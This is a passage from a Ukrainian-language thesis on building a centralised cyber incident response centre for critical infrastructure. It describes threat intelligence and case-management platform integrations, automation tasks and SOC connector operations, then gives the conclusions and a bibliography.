

Рис. 3.5. Управління даними розвідки загроз

Платформа розвідки загроз (TIP) базується на ThreatQ для 2 мільйонів індикаторів. Одна платформа розвідки загроз буде активною в будь-який момент часу. Основна платформа розвідки загроз буде встановлена в Інтернет блоці ЦОД1. Друга платформа розвідки загроз VM буде встановлена в ЦОД2, але буде активована лише за умови виходу з ладу компоненту з ЦОД1.



Рис. 3.6. Платформа розслідування загроз

Таблиця 3.5

Точки інтеграції платформи розвідки загроз

Джерело даних	Опис	Протокол	Розміщення
Cisco Threat Grid Appliance	Розташована за межами ЦОД1 та ЦОД2. Інтеграція передбачає надсилання запитів «пісочниці» до URLs та файлів, а потім збір вихідних даних «пісочниці».	API	ЗВІД
BitSight	BitSight є потоком даних щодо загроз.	Web Socket	Інтернет
Splunk Enterprise Security Search Head	ThreatQ надсилатиме індикатори компрометації, отримані з потоків даних щодо загроз до Splunk.	API	Внутрішній блок

Джерело даних	Опис	Протокол	Розміщення
Splunk Enterprise Security Search Head	Процедуру виявлення в Splunk буде сконфігуровано.	API	Внутрішній блок
VirusTotal	Дозволяють дослідникам та аналітикам-розвідникам подавати запити до VirusTotal.	API	Інтернет

Доступ до потоків даних мережі Інтернет має здійснюватися через проксі-сервер Squid, який буде встановлений в Інтернет блоці. Проксі-сервери Squid будуть сконфігуровані за допомогою білих списків, що дозволить компонентам ThreatQ в ЦОД1 та ЦОД2 отримати доступ до джерел потоків даних щодо загроз.

Система керування розслідуваннями повинна мати сервіс генерування звітів щодо звернень та інцидентів повинен з наступними функціональними властивостями:

- прикладний програмний інтерфейс (Application Programme interface, API), де платформа керування розслідуваннями може бути інтегрована з іншими системами та інструментами, що використовують відкритий API.
- портал керування розслідуваннями, через який дослідники порталу можуть отримувати доступ, створювати, оновлювати чи робити запити до інцидентів.
- мультиагентність, при якій споживач може отримати доступ лише до тих інцидентів безпеки, які були відкриті для цього споживача. Команда ЦРКЗ матиме доступ до інцидентів порушення безпеки.

Портал CyberSponse є головною інформаційною панеллю, що має використовуватись дослідниками Проекту для керування попередженнями та інцидентами безпеки. З іншого боку, організації, що користуються сервісами Проекту, зможуть взаємодіяти з командою ЦРКЗ через портал кібербезпеки. Це

вимагатиме розробки програмного забезпечення та інтеграцію між порталом, до якого зараз матимуть доступ агентства та CyberSponse.

Впровадження мультиагентності передбачає надання доступу організаціям лише до інцидентів безпеки, використовуючи платформу спільного користування. Мультиагентність може бути досягнута шляхом створення так званої «ієрархії команд» в CyberSponse, що дозволяє нам створити наступні команди:

- Батьківські команди: Батьківські команди є віртуальними власниками записів Дочірньої команди. Батьківські команди можуть користуватись цими записами у такий самий спосіб як і члени Дочірніх команд.
- Дочірні команди спільного походження: Дочірні команди спільного походження можуть користуватись записами один одного у такий самий спосіб, ніби вони є членами однієї команди. Дочірні команди спільного походження можуть бути використані, наприклад, для забезпечення команди реагування на комп'ютерні надзвичайні події (CERT) таким самим доступом до кейсів, що і дослідники ЦРКЗ.
- Дочірні команди: Дочірні команди є противагою Батьківським командам. Члени Батьківських команд можуть користуватись записами членів Дочірньої команди, в той час як члени Дочірньої команди не можуть користуватись записами, що належать членам Батьківських команд.

ЦРКЗ має бути визначений як Батьківська команда, а усі організації будуть визначені як Дочірні команди.

Автоматизація досягається шляхом використання CyberSponse в якості платформи для керування розслідуваннями, автоматизації та управління, з’єднуючи її з різними компонентами всередині та поза межами ЦКРЗ. Завдання, які будуть автоматизовані в проекті, описані нижче в таблиці 3.6. Ці автоматичні завдання мають використовуватися в рамках того, що ми називаємо сценаріями автоматизації.

Таблиця 3.6

Автоматизовані завдання

№	Область автоматизації	Автоматизовані завдання
1	Ключові індикатори ефективності KPIs	Підрахунок та звітування про ключові індикатори ефективності ЦРКЗ мають здійснюватися автоматично та в режимі реального часу: • Час виявлення: Проміжок часу від створення попередження до виявлення попередження дослідником ЦРКЗ • Час очікування на підтвердження: Проміжок часу від створення попередження до моменту його підтвердження. Це вимагає додаткової інформації від споживачів послуг і не підпадає під повний контроль команди Проекту. • Час закриття: Проміжок часу від створення попередження до закриття підтвердженого інциденту • Кількість помилкових спрацьовувань на тиждень/місяць/рік • Вірність передачі даних від Т1 до Т2 • Кількість інцидентів з критичним/високим/середнім/низьким рівнем небезпеки на місяць
2	Попередження щодо безпеки	З платформи керування розслідуваннями (CyberSponse) дослідник зможе отримувати дані про події за допомогою інструментів аналітики та управління системними журналами (Splunk) і додавати їх до нового або існуючого кейсу.
3	Попередження щодо безпеки	З платформи керування розслідуваннями (CyberSponse) дослідник зможе переходити до: • Попереджень щодо безпеки пов’язаних з кейсом • Подій, що відносяться до кейсу
4	Події	З платформи керування розслідуваннями (CyberSponse) дослідник зможе отримувати дані про події від системи керування подіями безпеки (SIEM) та додавати їх до нового або існуючого кейсу.
5	Контекстна інформація	З платформи керування розслідуваннями (CyberSponse) та ID користувача, що міститься в попередженні щодо безпеки, дослідник зможе

№	Область автоматизації	Автоматизовані завдання
		переходити до перегляду інформації про користувача отриману з Microsoft Active Directory.
6	Попередження щодо безпеки	Коли створюється відповідні події (попередження) на платформі аналітики даних щодо безпеки (Splunk Enterprise Security), це попередження також має бути автоматично створено на платформі керування розслідуваннями.
7	Попередження щодо безпеки	Зміни щодо попереджень на платформі керування розслідуваннями повинні відображатися у відповідних подіях (попередженнях) на платформі аналітики даних щодо безпеки (Splunk Enterprise Security).
8	Розвідка загроз (TI)	Отримання індикаторів компрометації з платформи керування розслідуваннями (CyberSponse).
9	Розвідка загроз (TI)	Коли кейс є відкритим, інформація про індикатори компрометації, що міститься в повідомленні щодо звернення, автоматично збиратиметься та відбуватиметься оновлення кейсу.
10	Контекстна інформація	Система керування розслідуваннями повинна забезпечити можливість отримання інформації про користувача AD або подібних серверів каталогу з метою отримання максимального обсягу інформації про інцидент.

Конектори надають можливість отримувати дані з клієнтських джерел та виконувати автоматичні операції. Кожен конектор має підтримувати ряд операцій, що можуть використовуватися в рамках сценаріїв автоматизації. Нижче зазначені конектори та їх операції, які мають використовуватись для Системи.

Операції конектору Cisco AMP ThreatGrid:

- Надсилання зразку та початок процедури його сканування;
- Пошук інформації про надісланий зразок на основі sha256/md5 або ID;
- Отримання щоденного звіту про потоки даних;
- Отримання детальної інформації про індикатор компрометації для надісланого зразка на основі ID;
- Отримання звіту у форматі HTML про зразок на основі ID;

- Отримання інформації про статус надісланого зразка на основі ID;
- Отримання статичного та динамічного звіту про зразок;
- Отримання звіту про зразки, що надсилаються за певний період часу;
- Отримання звіту про загрози;

Операції конектору Splunk

- Запуск процедури пошуку на Splunk;
- Отримання результатів для пошуку Splunk;
- Отримання детальної інформації для пошуку Splunk;
- Отримання детальної інформації про події для пошуку Splunk;
- Оновити замітки Splunk коли оновлюється CyOPs (CyberSponse Security Operations Platform);
- Додавання коментарів до заміток Splunk;
- Синхронізація користувачів Splunk ES з CyOPs (CyberSponse Security Operations Platform) для кроскореляції);
- Отримання деталей з попереджень Splunk або рекомендованих дій щодо реагування;
- Запуск дій Splunk;
- Отримання списку активних оповіщень в Splunk;
- Отримання детальної інформації про активне оповіщення;

Операції конектору Microsoft Active Directory

- Глобальний пошук записів в Active Directory;
- Отримання детальної інформації про користувачів, групи, особу та комп’ютери;
- Отримання детальної інформації про окремих користувачів, групи і комп’ютери на основі SamAccount та особу на основі імені (CN, Common Name) та прізвища (SN, Surname);
- Активація облікового запису користувача;
- Деактивація облікового запису користувача.

3.3. Висновки до розділу

Підводячи висновки до розділу варто відзначити, що запропоноване рішення, яке передбачає побудову галузевих центрів реагування на кіберінциденти, що мають оперативно взаємодіяти певним центром (ЦРКЗ) дозволить централізовано та на високому рівні забезпечувати ефективне функціонування національної системи кібербезпеки як на об’єктах критичної інфраструктури так і на всіх підключених до системи органах державної влади.

В рамках покладених задач на ЦРКЗ, підсистеми центру повинні виконувати такі функції як:

- запобігання інцидентам кібербезпеки шляхом постійного моніторингу повідомлень від компонентів інформаційної телекомунікаційної системи, сканування інформаційних ресурсів на наявність в них вразливостей, обміну індикаторами кіберзагроз між спеціалізованими сервісами ЦРКЗ та сервісами подібних систем інших органів державної влади, отримання та аналізу телеметрії мережевого трафіку тощо;
- аналіз інцидентів кібербезпеки як в реальному часі, так і у ретроспективі;
- керування та реагування на кіберінциденти шляхом координації ресурсів та організації відповідних контрзаходів;
- можливість отримання інформації від зовнішніх аналітиків.

В рамках поставлених задач ЦРКЗ повинен інтегруватися з вже існуючими системами кіберзахисту, забезпечуючи інформаційну взаємодію та можливість обміну даними про кіберінциденти в державних органах та ОКІ з ситуаційними центрами ДЦКЗ та СБУ, іншими галузевими центрами реагування на кіберзагрози. Передача даних в рамках цієї взаємодії повинна здійснюватись за допомогою Національної телекомунікаційної мережі або (у разі необхідності) за допомогою Національної системи конфіденційного зв’язку чи мережі Інтернет.

ВИСНОВКИ

Результатом виконаної роботи є вирішення задачі по розробці ефективної системи забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури, яка відповідатиме українським реаліям з врахуванням організаційних та технічних недоліків, які притаманні органам державної влади.

У процесі виконання роботи отримані наступні результати:

1. Проведено аналіз існуючого в Україні законодавства, яке регулює взаємодію суб’єктів та об’єктів національної системи кібербезпеки, виявлено ролі які їм визначено. Окреслено ключові недоліки поточного законодавства з врахуванням комплексу вже реалізованих заходів з безпечного функціонування кіберпростору, які загалом визначають сучасні тренди кібербезпекової політики України.

2. На основі здійсненого аналізу проведений аудит стану імплементації діючого законодавства в інформаційно-телекомунікаційні системи органів державної влади та на об’єктах критичної інфраструктури, що, з врахуванням державного досвіду у подоланні масштабних кібератак, дозволило дослідити найбільші проблеми, які відображені в незахищеності останніх як перед старими кіберзагрозами так і новітніми. В свою чергу дослідження дозволило зробити висновок, що навіть за умов достатнього технічного оснащення, людський фактор залишається досить вагомим. Тому, враховуючи сучасні реалії, які не дозволяють на кожному об’єкті критичної інфраструктури утримувати висококваліфікований персонал, на який покладено обов’язки з забезпечення кібербезпеки, запропоновано централізоване вирішення проблеми, яке може забезпечити належний стан національної системи кібербезпеки.

3. Розроблено робочий проект системи забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури, який пропонується реалізувати шляхом побудови централізованого об’єднання галузевих підсистем управління кібербезпекою в окремих галузях України, де основою структурної розбудови системи має стати розподілена мережа ситуаційних центрів забезпечення кібербезпеки, організованих за галузевим, секторальним чи

адміністративно-територіальним принципами, що об’єднуються в єдину інформаційно-телекомунікаційну мережу і забезпечують збалансоване застосування сил і засобів забезпечення кібербезпеки та кіберзахисту на конкретному об’єкті відповідно до визначеного типу (моделі) реальних або потенційних кіберзагроз.

Вищезгадані центри в свою чергу є також групами експертів із захисту інформації, що відповідають за постійний контроль і аналіз стану безпеки організації, використовуючи комбінацію технологічних рішень і діючи в рамках чітко вибудуваних процесів, а для швидкого усунення наслідків інцидентів оперативно відстежується активність в мережах, на серверах і робочих станціях, в базах даних, додатках, веб-сайтах та інших системах, виявляючи аномальні і зловмисні дії, які можуть вказувати на інцидент безпеки або компрометацію даних. Таким чином впровадження запропонованого проекту також вирішує одну з ключових проблем притаманних державному сектору, а саме неможливості найму професійних офіцерів інформаційної безпеки на всіх об’єктах критичної інфраструктури через труднощі з забезпеченням належного рівня оплати праці. Проект передбачає централізоване управління кібербезпекою, що в свою чергу зменшує кількість необхідних висококваліфікованих фахівців, які забезпечуватимуть функціонування національної системи кібербезпеки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. ISO/IEC 27000. URL: https://www.iso.org/obp/ui/#iso:std:iso-iec:27000:ed-5:v1:en

2. Про затвердження Концепції створення Єдиної державної автоматизованої паспортної системи, Постанова Кабінету Міністрів України; Концепція від 20.01.1997 № 40. URL: https:// zakon.rada.gov.ua/laws/term/40-97-%D0%BF

3. Про Основні засади розвитку інформаційного суспільства в Україні на 2007-2015 роки Закон України від 09.01.2007 № 537-V. *Відомості Верховної Ради України* (ВВР). 2007. № 12. Ст. 102

4. ISO/IEC 27032:2012 Information technology – Security techniques – Guidelines for cybersecurity. URL: www.iso.org/standard/44375.html

5. ДСТУ ISO/IEC 27032:2016 (ISO/IEC 27032:2012, IDT) «Інформаційні технології. Методи захисту. Настанови щодо кібербезпеки». 27.12.2016. № 448. URL: http://online.budstandart.com/ ua/catalog/doc-page.html?id_doc=69128

6. Бородакий Ю.В., Добродеев А.Ю., Бутусов И.В. Кибербезопасность как основной фактор национальной и международной безопасности XXI века (часть 2). Вопросы кибербезопасности.№ 1 (2). 2014 . С. 5–12

7. Бакалинський О.О. «Інформаційний бліцкриг». Правова інформатика. № 2(42)/2014. URL: http://ippi.org.ua/sites/default/files/14booib.pdf

8. Про Стратегію кібербезпеки України : Указ Президента №96/2016 від 15.03.2016. URL: https:// zakon.rada.gov.ua/laws/show/96/2016

9. Про основні засади забезпечення кібербезпеки України : Закон України № № 2163-VIII від 05.10.2017 р. Відомості Верховної Ради (ВВР). 2017. № 45. Ст. 403

10. Про кіберзлочинність. Конвенція Ради Європи від 21.11.2001. Офіційний вісник України від 10.09.2007 р. № 65. С. 107. Ст. 2535, код акту 40846/2007

11. Про захист прав людини і основних свобод. Європейська конвенція. від 04.11.1950. Офіційний вісник України від 16.04.1998. № 13 / № 32 від

23.08.2006. С. 270

12. Про затвердження Загальних вимог до кіберзахисту об’єктів критичної інфраструктури. Постанови Кабінету Міністрів України № 518 від 19 червня 2019 року. Офіційний вісник України від 02.07.2019. 2019. № 50. С. 53. Стаття 1697, код акту 94896/2019

13. Про Національний банк України. Закон України від 20.5.1999 № 679-XIV. Відомості Верховної Ради України (ВВР). 1999. № 29. Ст. 238

14. Клименко А. Правовые аспекты кибербезопасности бизнеса. URL: https://cpk.ua/publications/articles/full/pravovyye-aspektykiberbezopasnosti-biznesa-2/

15. Про Державну службу спеціального зв’язку та захисту інформації України : Закон України від 07.11.2018, № 2155-VIII. Відомості Верховної Ради України (ВВР). 2006. № 30. Ст. 258

16. У Держспецзв’язку відбулося відкриття найпотужнішого в ЄС Центру реагування на кіберзагрози.
URL: http://www.dsszzi.gov.ua/dsszzi/control/uk/publish/article?art_id=286338&cat_id=284576.

17. Про розвідувальні органи України: Закон України від 22.03.2001 р. URL: http://zakon3.rada.gov.ua/laws/show/2331-14

18. Офіційний сайт служби зовнішньої розвідки України. URL: http://szru.gov.ua/

19. Куцаєв В. В., Живило Є. О., Срібний С. П., Черниш Ю.О. Розширення термінології сучасного кіберпростору / В. В. Куцаєв, Є. О. Живило, С. П. Срібний, Ю. О. Черниш, URL: mino.esrae.ru/pdf/2014/3Sm/1387.doc

20. Шеломенцев В. П. Правове забезпечення системи кібернетичної безпеки України та основні напрями її удосконалення, Стаття № 1 (27) 2012

21. Про затвердження Порядку віднесення об’єктів до об’єктів критичної інфраструктури. Проект постанови Кабінету Міністрів України від 2020 року. URL: http://www.dsszzi.gov.ua/dsszzi/control/uk/publish/article?showHidden=1&art_id=321031&cat_id=38837

22. Дубов Д. Сучасні тренди кібербезпекової політики: висновки для

України". Аналітична записка. URL: http://old2.niss.gov.ua/articles/294/

23. О. Трофименко, "Моніторинг стану кібербезпеки в Україні", Правове життя сучасної України: матер. міжнар. наук.-практ. конф., 17 травня 2019 р., Т.1, Одеса: Видавничий дім «Гельветика», с. 642–646, 2019

24. Співробітництво Україна – ЄС – НАТО з протидії гібридним загрозам у кіберсфері. Київ, 28 с., 2019. URL: https:// geostrategy.org.ua/ua/analitika/item/1565cooperation-ukraine-nato

25. А. Задерейко, А. Троянський, Н. Логинова, Е. Трофименко, "Проблемные аспекты защиты информационного суверенитета Украины", Інфокомунікації – сучасність та майбутнє: матер. 7 міжнар. наук.-пр. конф., Одеса, 26–27 жовтня 2017 р., Т. 1, Одеса: ОНАЗ, С. 106–108

26. Security Council Calls on Member States to Address Threats against Critical Infrastructure, Unanimously Adopting Resolution 2341 (2017), United Nations. URL: https://www. un.org/press/en/2017/sc12714.doc.htm

27. R. Moody, "Which countries have the worst (and best) cybersecurity?" URL: https://www.comparitech.com/blog/vpnprivacy/cybersecurity-by-country/

28. Впровадження європейської кібербезпеки: загальний огляд. ISACA. URL: https://www.isaca.org/Knowledge-Cen-ter/Research/Documents/European-CybersecurityImplementation-Overview_res_Ukr_1215.pdf.

29. Окремі аспекти забезпечення кібербезпеки об’єктів критичної інфраструктури: досвід для України. URL: http://www.academy.ssu.gov.ua/ua/page/page_1581426264.htm

30. Кібератаки Російської Федерації - хронологія. URL: https://www.mil.gov.ua/ukbs/kiberataki-rosijskoi-federaczii-hronologiya.html

31. Як Росія загрожує всьому світу кібервійнами. URL: https://armyinform.com.ua/2020/08/yak-rosiya-zagrozhuye-vsomu-svitu-kibervijnamy/

32. Аналіз регуляторного впливу проекту постанови Кабінету Міністрів України «Про внесення змін до Правил забезпечення захисту інформації в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних

системах».
URL:http://195.78.68.84/dsszzi/control/uk/publish/article?showHidden=1&art_id=288142&cat_id=38837&cti

33. Два роки після NotPetya. Кібератаки не припиняються ні на мить. URL: https://www.issp.ua/two-years-after-notpetya

34. Кібербезпека в умовах розгортання четвертої промислової революції (industry 4.0): виклики та можливості для України. URL: https://niss.gov.ua/doslidzhennya/informaciyni-strategii/kiberbezpeka-v-umovakh-rozgortannya-chetvertoi-promislovoi

35. Развитие систем информационной безопасности. SOC не равен SIEM. URL: https://ib-bank.ru/bisjournal/post/574